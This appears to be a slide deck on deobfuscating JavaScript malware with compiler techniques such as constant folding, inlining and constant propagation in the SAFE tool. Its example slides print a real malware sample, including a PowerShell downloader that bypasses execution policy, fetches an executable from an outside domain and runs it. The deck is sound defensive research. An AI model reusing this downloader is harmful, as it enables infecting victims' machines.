
```
var jqutzo = "cmd.exe /c\"powers" + "hell\"";
```



Constant folding

Recognise and evaluate constant expressions


```
var jqutzo = "cmd.exe /c\"powers" + "hell\"";
```



Constant folding

Recognise and evaluate constant expressions


```
var jqutzo = "cmd.exe /c\"powershell\"";
```



Constant folding

Recognise and evaluate constant expressions

```
var jqutzo = "cmd.exe /c\"powershell\"";
```



Done

Constant folding

Apply to integers

```
gnfjnjr = 10 + 3;   ⇔   gnfjnjr = 13;
```

Constant folding

Apply to integers

```
gnfjnjr = 10 + 3;   ⇔   gnfjnjr = 13;
```

What about these?

```
uyruv = "price = $"+ 10;
pidcn = 10 - true;
eruicnb = !true * 190.5;
rhmjm = 2 + "3";
```

Constant folding

Apply to integers

```
gnfjnjr = 10 + 3;   ⇔   gnfjnjr = 13;
```

What about these?

```
uyruv = "price = $"+ 10;    ⇔   uyruv = "price = $10";
pidcn = 10 - true;
eruicnb = !true * 190.5;
rhmjm = 2 + "3";
```

Constant folding

Apply to integers

```
gnfjnjr = 10 + 3;   ⇔   gnfjnjr = 13;
```

What about these?

```
uyruv = "price = $"+ 10;    ⇔   uyruv = "price = $10";
pidcn = 10 - true;          ⇔   pidcn = 9
eruicnb = !true * 190.5;
rhmjm = 2 + "3";
```

Constant folding

Apply to integers

```
gnfjnjr = 10 + 3;   ⇔   gnfjnjr = 13;
```

What about these?

```
uyruv = "price = $"+ 10;    ⇔   uyruv = "price = $10";
pidcn = 10 - true;          ⇔   pidcn = 9
eruicnb = !true * 190.5;    ⇔   eruicnb = 0
rhmjm = 2 + "3";
```

Constant folding

Apply to integers

```
gnfjnjr = 10 + 3;   ⇔   gnfjnjr = 13;
```

What about these?

```
uyruv = "price = $"+ 10;    ⇔   uyruv = "price = $10";
pidcn = 10 - true;          ⇔   pidcn = 9
eruicnb = !true * 190.5;    ⇔   eruicnb = 0
rhmjm = 2 + "3";            ⇔   rhmjm = "23"
```

Constant folding

Apply to integers

```
gnfjnjr = 10 + 3;   ⇔   gnfjnjr = 13;
```

What about these?

```
uyruv = "price = $"+ 10;    ⇔   uyruv = "price = $10";
pidcn = 10 - true;          ⇔   pidcn = 9
eruicnb = !true * 190.5;    ⇔   eruicnb = 0
rhmjm = 2 + "3";            ⇔   rhmjm = "23"
```

Requires understanding of **semantics**

Constant folding

Implementation

1. Write “rules” for foldable expressions
2. Start at root `Program` node and walk AST
3. If rule matches, produce a new (simplified) node
4. Recurse on child nodes

Constant folding

Implementation

1. Write “rules” for foldable expressions
2. Start at root `Program` node and walk AST
3. If rule matches, produce a new (simplified) node
4. Recurse on child nodes

Example rules

```
case InfixOpApp(StrLit(left), Op("+"), StrLit(right)) =>
    StrLit(left + right)

case InfixOpApp(IntLit(left), Op("+"), StrLit(right)) =>
    StrLit(s"$left$right")
```

Function inlining

Expand trivial function calls

Function inlining

Expand trivial function calls

```
function salhy() {
  return null;
}

switch (salhy()) {
  case 336:
    if (isxoxnup == undefined) {
      // ...
    }
    break;
  case null:
    if (ololsu() == 894) {
      // ...
    }
    break;
}
```

Function inlining

Expand trivial function calls

```
function salhy() {
  return null;
}

switch (salhy()) { ◂---- salhy() → null
  case 336:
    if (isxoxnup == undefined) {
      // ...
    }
    break;
  case null:
    if (ololsu() == 894) {
      // ...
    }
    break;
}
```

Function inlining

Expand trivial function calls

```
function salhy() {
  return null;
}

switch (null) {
  case 336:
    if (isxoxnup == undefined) {
      // ...
    }
    break;
  case null:
    if (ololsu() == 894) {
      // ...
    }
    break;
}
```

Function inlining

Delete unused functions

```
function salhy() {
 return null;
}

switch (null) {
  case 336:
    if (isxoxnup == undefined) {
      // ...
    }
    break;
  case null:
    if (ololsu() == 894) {
      // ...
    }
    break;
}
```

Function inlining

Delete unused functions

```
switch (null) {
  case 336:
    if (isxoxnup == undefined) {
      // ...
    }
    break;
  case null:
    if (ololsu() == 894) {
      // ...
    }
    break;
}
```

Function inlining

Delete unused functions

```
switch (null) {
  case 336:
    if (isxoxnup == undefined) {
      // ...
    }
    break;
  case null:
    if (ololsu() == 894) {
      // ...
    }
    break;
}
```

Allows for further simplification (e.g. dead code removal)

Function inlining

Implementation

1. Collect all inlinable functions in the current scope
    - **Inlinable function**: Function with a single statement that `Return`s a `Literal` expression
2. Start at root node of current scope and walk AST
3. If current node is a function call, check if the function is inlinable
    - If it is, produce a new node containing the `Literal` expression
4. Recurse on child nodes

Function inlining

Implementation

1. Collect all inlinable functions in the current scope
   - **Inlinable function**: Function with a single statement that `Return`s a `Literal` expression
2. Start at root node of current scope and walk AST
3. If current node is a function call, check if the function is inlinable
   - If it is, produce a new node containing the `Literal` expression
4. Recurse on child nodes

Requires us to maintain state as we walk the AST

Constant propagation

Substitute known literal values into expressions

Constant propagation

Substitute known literal values into expressions

```
var tarvip = 1.3;

if (tarvip > -2.7) {
  var pdatqecqed = null;
  var opulwolyw = 'upefvadukf';
  opulwolyw = 188 + opulwolyw;
  var jtofuda = 1;
  var itpirnezmiv = undefined;
  var etgeva = 1;
  var ngyqjokv = "39752";
  orutmawvend = 8.933;
  var tcaqryk = ngyqjokv + orutmawvend;
  tcaqryk = '39066' + tcaqryk;
  var hojebe = undefined;
}
```

Constant propagation

Substitute known literal values into expressions

```
var tarvip = 1.3;

if (tarvip > -2.7) {
  var pdatqecqed = null;
  var opulwolyw = 'upefvadukf';
  opulwolyw = 188 + opulwolyw;
  var jtofuda = 1;
  var itpirnezmiv = undefined;
  var etgeva = 1;
  var ngyqjokv = "39752";
  orutmawvend = 8.933;
  var tcaqryk = ngyqjokv + orutmawvend;
  tcaqryk = '39066' + tcaqryk;
  var hojebe = undefined;
}
```

tarvip = 1.3

opulwolyw = 'upefvadukf'

ngyqjokv = "39752",
orutmawvend = 8.933

Constant propagation

Substitute known literal values into expressions

```
var tarvip = 1.3;

if (1.3 > -2.7) {
  var pdatqecqed = null;
  var opulwolyw = 'upefvadukf';
  opulwolyw = 188 + 'upefvadukf';
  var jtofuda = 1;
  var itpirnezmiv = undefined;
  var etgeva = 1;
  var ngyqjokv = "39752";
  orutmawvend = 8.933;
  var tcaqryk = "39752" + 8.933;
  tcaqryk = '39066' + tcaqryk;
  var hojebe = undefined;
}
```

Constant propagation

Delete unused variables

```
var tarvip = 1.3;

if (1.3 > -2.7) {
  var pdatqecqed = null;
  var opulwolyw = 'upefvadukf';
  opulwolyw = 188 + 'upefvadukf';
  var jtofuda = 1;
  var itpirnezmiv = undefined;
  var etgeva = 1;
  var ngyqjokv = "39752";
  orutmawvend = 8.933;
  var tcaqryk = "39752" + 8.933;
  tcaqryk = '39066' + tcaqryk;
  var hojebe = undefined;
}
```

Constant propagation

Delete unused variables

```
if (1.3 > -2.7) {
  var pdatqecqed = null;
  var opulwolyw = 'upefvadukf';
  opulwolyw = 188 + 'upefvadukf';
  var jtofuda = 1;
  var itpirnezmiv = undefined;
  var etgeva = 1;
  var tcaqryk = "39752" + 8.933;
  tcaqryk = '39066' + tcaqryk;
  var hojebe = undefined;
}
```

Constant propagation

Delete unused variables

```
if (1.3 > -2.7) {
  var pdatqecqed = null;
  var opulwolyw = 'upefvadukf';
  opulwolyw = 188 + 'upefvadukf';
  var jtofuda = 1;
  var itpirnezmiv = undefined;
  var etgeva = 1;
  var tcaqryk = "39752" + 8.933;
  tcaqryk = '39066' + tcaqryk;
  var hojebe = undefined;
}
```

Allows for further further simplication (e.g. constant folding)

Constant propagation

Implementation

- Requires multiple passes over the AST
  1. Propagate constants
  2. Remove redundant assignment operations
- Implemented as an abstract interpretation (see backup slides for details)

Results

Evaluation

Corpus

- `https://github.com/HynekPetrak/javascript-malware-collection`
- 39,449 Javascript malware samples

Evaluation

Corpus

- `https://github.com/HynekPetrak/javascript-malware-collection`
- 39,449 Javascript malware samples

1st pass through the corpus

- 7,003 (17.75%) samples failed to parse
  - UglifyJS failed to parse 7,114 (18.03%)
- **Reason**: Unsupported features from Microsoft's JScript dialect[4]

[4] `https://en.wikipedia.org/wiki/JScript`

Evaluation

Corpus

- `https://github.com/HynekPetrak/javascript-malware-collection`
- 39,449 Javascript malware samples

1st pass through the corpus

- 7,003 (17.75%) samples failed to parse
  - UglifyJS failed to parse 7,114 (18.03%)
- **Reason**: Unsupported features from Microsoft's JScript dialect[4]

Add support for JScript in SAFE parser

[4] `https://en.wikipedia.org/wiki/JScript`

Example

```
function alfyplessap(){return undefined}var myltuc="ugjizyffy";var lekazyzfi="
    lycraninj";var edeb=WScript;var ctywo=0;var iwira="kdikixuno";function
    emesysicq(){return null}ulevecga="33960";function apmij(){return null}function
    axoxysfexz(){return 0}function fakyfbevra(){var pdewi=0;return pdewi}imyqesk="
    jalihy";function fqykrudlimg(){return true}function ezapxunhycg(){var bsuxgibk=
    "oryrfi";return bsuxgibk}var agavhajhej=true;cvujext="eceti";ukzuwfyhlu="
    awabazr";var tarvip=1.3;var udygbylbi="12200";var tdurot="run";var cyfpatjezv=
    null;var sakhawfoq="55784";function ywugo(){var nhyfna="55673";return nhyfna}
    var asaboczi=undefined;var uvacdykadq=typeof window=="undefined";var isxoxnup=
    undefined;function uvmitluzo(){return undefined}var qlomoswijty=8;function
    epjutgywxa(){var nmufdygjobt=undefined;return nmufdygjobt}function ololsu(){
    return null}function jereqhuphe(){var ftapun="yhnozrovheqt";return ftapun}var
    yvnapus=8.28;function salhy(){var idylle=null;return idylle}function elypa(){
    var egnoqqy=null;return egnoqqy}var ifopracxa=undefined;if(typeof ifopracxa=="
    undefined"){var cqorobcit=edeb.CreateObject("WScript.Shell");switch(salhy()){
    case 336:if(isxoxnup==undefined){var ajagjij=22.5;var uxxejrubv=1.4;var ezgalu=
    "44472"}if(tarvip>-2.7){var pdatqecqed=null;var opulwolyw="upefvadukf";
    opulwolyw=188+opulwolyw;var jtofuda=1;var itpirnezmiv=undefined;var etgeva=1;
    var ngyqjokv="39752";orutmawvend=8.933;var tcaqryk=ngyqjokv+orutmawvend;tcaqryk
    ="39066"+tcaqryk;var hojebe=undefined}if(fakyfbevra()==false){if(uvmitluzo()=="
    qhawec"){var sfikipu=true;var dobure=912;dobure="54201";sowoxozy="54062";var
    ixamjejy=11.835;var nqijcarefi=ixamjejy+sowoxozy;nqijcarefi=nqijcarefi+76.107}}
    var ydxezbonb=undefined;if(ydxezbonb===0){var ubafi=undefined;var hqimit="74931
    ";var vmicohsa=315;var obelde=24.2;var aznimuqas=0}break;/* case ... */}}else{
    /* ... */}
```

Example

Pretty-printed with UglifyJS (468 LoC)

```
// ...
if (typeof ifopracxa == "undefined") {
    var cqorobcit = edeb.CreateObject("WScript.Shell");
    switch (salhy()) {
      case 336:
        if (isxoxnup == undefined) {
            var ajagjij = 22.5;
            var uxxejrubv = 1.4;
            var ezgalu = "44472";
        }
        if (tarvip > -2.7) {
            var pdatqecqed = null;
            var opulwolyw = "upefvadukf";
            // ...
        }
        // ...
    }
} else {
    // ...
}
```

Example

Deobfuscated with SAFE (11 LoC)

```
var raccoon;
var hamster;
var chinchilla;

raccoon = WScript;
hamster = typeof window == "undefined";

{
  chinchilla = raccoon.CreateObject("WScript.Shell");
  if (hamster) {
    chinchilla["run"]("cmd.exe /c \"powershell  $ojogo='^dimas.top';$hetfo='^-Scope
          Pr';$pobbi='^,$path); ';$innypu='^ocess; $p';$monsucm='^y Bypass ';$binkucb
          ='^h';$ykpyffy='^Start-Pro';$ykjygr='^:temp+''\b';$uzmez='^e'');(New-';
          $xzymo='^Set-Execu';$ulirgo='^tp://laro';$eqtem='^ath=($env';$evyvz='^).
          Downloa';$ogxow='^Webclient';$utkyjv='^/777.exe''';$gsydibv='^tionPolic';
          $upoh='^stem.Net.';$zceqmi='^Object Sy';$cepsuhm='^ipbafa.ex';$qfyzko='^
          dFile(''ht';$awysqe='^cess $pat'; Invoke-Expression ($xzymo+$gsydibv+
          $monsucm+$hetfo+$innypu+$eqtem+$ykjygr+$cepsuhm+$uzmez+$zceqmi+$upoh+$ogxow
          +$evyvz+$qfyzko+$ulirgo+$ojogo+$utkyjv+$pobbi+$ykpyffy+$awysqe+$binkucb);\"
          ", 0);
  }
}
```

Example

Deobfuscated with SAFE (11 LoC)

```
$ojogo='^dimas.top';$hetfo='^-Scope  Pr';$pobbi='^,$path); ';$innypu='^ocess; $p';
      $monsucm='^y Bypass ';$binkucb='^h';$ykpyffy='^Start-Pro';$ykjygr='^:temp+''\b
      ';$uzmez='^e'');(New-';$xzymo='^Set-Execu';$ulirgo='^tp://laro';$eqtem='^ath=(
      $env';$evyvz='^).Downloa';$ogxow='^Webclient';$utkyjv='^/777.exe''';$gsydibv='^
      tionPolic';$upoh='^stem.Net.';$zceqmi='^Object Sy';$cepsuhm='^ipbafa.ex';
      $qfyzko='^dFile(''ht';$awysqe='^cess $pat'; Invoke-Expression ($xzymo+$gsydibv+
      $monsucm+$hetfo+$innypu+$eqtem+$ykjygr+$cepsuhm+$uzmez+$zceqmi+$upoh+$ogxow+
      $evyvz+$qfyzko+$ulirgo+$ojogo+$utkyjv+$pobbi+$ykpyffy+$awysqe+$binkucb);
```

And now we have obfuscated Powershell 🙂

Conclusion

Conclusion

- Implemented a number of compiler optimizations in SAFE
- Surprisingly effective at deobfuscating malware
- Extended SAFE parser to handle Microsoft's JScript dialect

Future work

Extend to other scripting languages (e.g. VBScript, Powershell, etc.)

- Techniques are generic
- Large amount of engineering

Future work

Extend to other scripting languages (e.g. VBScript, Powershell, etc.)

- Techniques are generic
- Large amount of engineering

Can we use an intermediate representation (IR) across different scripting languages?

Future work

Extend to other scripting languages (e.g. VBScript, Powershell, etc.)

- Techniques are generic
- Large amount of engineering

Can we use an intermediate representation (IR) across different scripting languages?

- Write each deobfuscation step **once**

Future work

How can we ensure that our deobfuscated JavaScript is **semantically equivalent** to the original malware?

Future work

How can we ensure that our deobfuscated JavaScript is **semantically equivalent** to the original malware?

We can't

Future work

How can we ensure that our deobfuscated JavaScript is **semantically equivalent** to the original malware?

We can't

Many things can go wrong

- Misunderstand ECMA-262 (i.e. JavaScript) specification
- Forget to handle corner case
- Write wrong code
- ...

Future work

How can we provide stronger guarantees on **semantic equivalence**?

Future work

How can we provide stronger guarantees on **semantic equivalence**?

- Build on top of a formally specified semantics (e.g. JSCert[5])
- Prove semantics are preserved by deobfuscation stages

[5] http://jscert.org/

Future work

How can we provide stronger guarantees on **semantic equivalence**?

- Build on top of a formally specified semantics (e.g. JSCert[5])
- Prove semantics are preserved by deobfuscation stages

What about the IR approach?

[5] http://jscert.org/

Future work

How can we provide stronger guarantees on **semantic equivalence**?

- Build on top of a formally specified semantics (e.g. JSCert[5])
- Prove semantics are preserved by deobfuscation stages

What about the IR approach?

- Would require formally specifying the IR's semantics
- Prove that translating from source language $\rightarrow$ IR and back again is semantics preserving

[5] `http://jscert.org/`

Future work

How can we provide stronger guarantees on **semantic equivalence**?

- Build on top of a formally specified semantics (e.g. JSCert[5])
- Prove semantics are preserved by deobfuscation stages

What about the IR approach?

- Would require formally specifying the IR's semantics
- Prove that translating from source language $\rightarrow$ IR and back again is semantics preserving

Lots of interesting questions


[5] `http://jscert.org/`

Questions?

Backup slides

Constant propagation

Implemented as an abstract interpretation




Abstract domain

Set of values that **approximates** the concrete values. Abstract values must form a lattice

Abstract domain

Set of values that **approximates** the concrete values. Abstract values must form a lattice


Lattice for a single variable



Abstract domain

Set of values that **approximates** the concrete values. Abstract values must form a lattice

Lattice for a single variable



- JavaScript is **weakly** typed, so all values exist on a single lattice
- Constants are **incomparable** (except to themselves)

Abstract domain

What happens when states are **joined** (merged)?

Abstract domain

What happens when states are **joined** (merged)?

```
var foo = 10;

if (cond) {
  foo = 13;
}

// ...
```

What is the value of `foo` here?

Abstract domain

What happens when states are **joined** (merged)?

```
var foo = 10;

if (cond) {
  foo = 13;
}

// ...
```

What is the value of `foo` here?

- We don't know anything about **cond** (i.e. **cond** $\rightarrow \top$)

Abstract domain

What happens when states are **joined** (merged)?

```
var foo = 10;

if (cond) {
  foo = 13;
}

// ...
```

What is the value of `foo` here?

- We don't know anything about `cond` (i.e. `cond` $\to \top$)
- `if` statement splits states
  1. When `cond == false`, `foo` $\to 10$
  2. When `cond == true`, `foo` $\to 13$

Abstract domain

What happens when states are **joined** (merged)?

```
var foo = 10;

if (cond) {
  foo = 13;
}

// ...
```

`foo` $\rightarrow \top$

- We don't know anything about `cond` (i.e. `cond` $\rightarrow \top$)
- `if` statement splits states
  1. When `cond == false`, `foo` $\rightarrow 10$
  2. When `cond == true`, `foo` $\rightarrow 13$
- Join states: $10 \vee 13 = \top$

Abstraction function

Go from concrete $\rightarrow$ abstract

Abstraction function

Go from concrete $\rightarrow$ abstract

Uninitialized variables	$\rightarrow$	`undefined`
`Literal` expressions	$\rightarrow$	`Constant`s
Everything else	$\rightarrow$	$\top$

Abstract semantics

Give **meaning** to our program in the abstract domain

Abstract semantics

Give **meaning** to our program in the abstract domain

- If current node is an `Assignment` expression, update the variable's abstract value
- If current node is a variable reference, lookup the abstract value and replace the variable reference **iff** the abstract value is a `Constant`